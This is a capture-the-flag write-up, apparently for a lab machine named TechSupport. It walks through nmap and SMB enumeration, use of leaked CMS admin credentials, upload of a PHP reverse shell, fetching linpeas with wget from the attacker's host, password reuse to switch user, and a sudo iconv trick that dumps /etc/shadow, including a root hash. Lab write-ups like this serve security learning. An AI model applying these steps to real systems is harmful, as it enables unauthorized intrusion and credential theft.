WriteUp

Nmap result


```
└─# nmap -Pn -sS -A 10.10.188.147 -T5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-28 16:36 CDT
Nmap scan report for 10.10.188.147
Host is up (0.13s latency).
Not shown: 996 closed tcp ports (reset)
PORT    STATE SERVICE     VERSION
22/tcp  open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 10:8a:f5:72:d7:f9:7e:14:a5:c5:4f:9e:97:8b:3d:58 (RSA)
|   256 7f:10:f5:57:41:3c:71:db:b5:5b:db:75:c9:76:30:5c (ECDSA)
|_  256 6b:4c:23:50:6f:36:00:7c:a6:7c:11:73:c1:a8:60:0c (ED25519)
80/tcp  open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
|_http-server-header: Apache/2.4.18 (Ubuntu)
139/tcp open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp open  TDtb       Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5.4
OS details: Linux 5.4
Network Distance: 2 hops
Service Info: Host: TECHSUPPORT; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
```


```
Host script results:
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -1h50m00s, deviation: 3h10m30s, median: -2s
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: techsupport
|   NetBIOS computer name: TECHSUPPORT\x00
|   Domain name: \x00
|   FQDN: techsupport
|_  System time: 2023-07-29T03:06:32+05:30
| smb2-time:
|   date: 2023-07-28T21:36:31
|_  start_date: N/A

TRACEROUTE (using port 993/tcp)
HOP RTT       ADDRESS
1   143.83 ms 10.8.0.1
2   143.81 ms 10.10.188.147
```


we have port 80 open, So let's examine the web page



we don't see any helpful information, So let's try to discover some directories by using gobuster



I spent a lot of time in wordpress directory and found myself in a rabbit hole.
so i decieded to check for some shared map by running enum4linx -a 10.10.188.147 command.



and we get this result. let's jump to websvr share with anonymous login


let's see what we can find.

and we found this file, let's see it contents.


```
┌──(root㉿kali)-[~]
└─# cat enter.txt
GOALS
═════
1)Make fake popup and host it online on Digital Ocean server
2)Fix subrion site, /subrion doesn't work, edit from panel
3)Edit wordpress website

IMP
═══
Subrion creds
├──>admin:7sKvntXdPEJaxazce9PXi24zaFrLiKWCk [cooked with magical formula]
Wordpress creds
├──>
```


Oh Nice!! we found some creds and from this note it tells us the password use a magical formula and we can decode it by using cyberchef, Also we have a directory called subrion and it has a subfolder called panel. So let's navigate to it.




let's decode the password




Amazing!! Now we can login using this creds.
After login we can upload a file like you see.



So let's upload a php reverse shell with .phar extension
After uploading it we should now it paths.



Great!! Now we have everything done. Let's get to work.



Excellent!! Now we have a shell.

Let's Escalate our privileges, this time i want to go fast, So i'm going to use linpeas which automate things.

```
www-data@TechSupport:/var/www/html/wordpress$ cd /tmp
cd /tmp
www-data@TechSupport:/tmp$ wget http://10.8.9.172:9000/linpeas.sh
wget http://10.8.9.172:9000/linpeas.sh
--2023-07-29 04:07:25--  http://10.8.9.172:9000/linpeas.sh
Connecting to 10.8.9.172:9000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 133692 (131K) [text/x-sh]
Saving to: 'linpeas.sh'

linpeas.sh          100%[===================>] 130.56K   106KB/s    in 1.2s

2023-07-29 04:07:27 (106 KB/s) - 'linpeas.sh' saved [133692/133692]

www-data@TechSupport:/tmp$
```

```
www-data@TechSupport:/tmp$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@TechSupport:/tmp$
```

Now let's run the script and see what we can find.

```
[+] Searching passwords in config PHP files
                                case 'DB_PASSWORD':
                define( 'DB_PASSWORD', $pwd );
define( 'DB_PASSWORD', 'ImAScammerLOL!123!' );
    const TYPE_PASSWORD = 'password';
```

Cool!! we have a password, let's check the user we have by running cat /etc/passwd command.

```
scamsite:x:1000:1000:scammer,,,:/home/scamsite:/bin/bash
```

we get this user, let's see if it works.

```
www-data@TechSupport:/tmp$ su scamsite
su scamsite
Password: ImAScammerLOL!123!

scamsite@TechSupport:/tmp$
```

YES!!
So let's run sudo -l as always.

from sudo -l command we find that this user can run /usr/bin/iconv. so let's check this command in https://gtfobins.github.io/#

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.

```
LFILE=file_to_read
./iconv -f 8859_1 -t 8859_1 "$LFILE"
```

lets try it

```
scamsite@TechSupport:/tmp$ LFILE=/etc/shadow
LFILE=/etc/shadow
scamsite@TechSupport:/tmp$ sudo /usr/bin/iconv -f 8859_1 -t 8859_1 "$LFILE"
sudo /usr/bin/iconv -f 8859_1 -t 8859_1 "$LFILE"
root:$6$.jnArnoS$vhMAUiCBPWNT/G69DcbUJiD93STewGXfZybhl15/3B2h4H9iuwQVk4o77eHVD5.aDPWQEZgR22FFPv
zgsQ/KV1:18775:0:99999:7:::
daemon:*:18484:0:99999:7:::
bin:*:18484:0:99999:7:::
sys:*:18484:0:99999:7:::
```

as you see we could read the /etc/shadow file which is top classified. with this method you can read the flag.
PWNED!!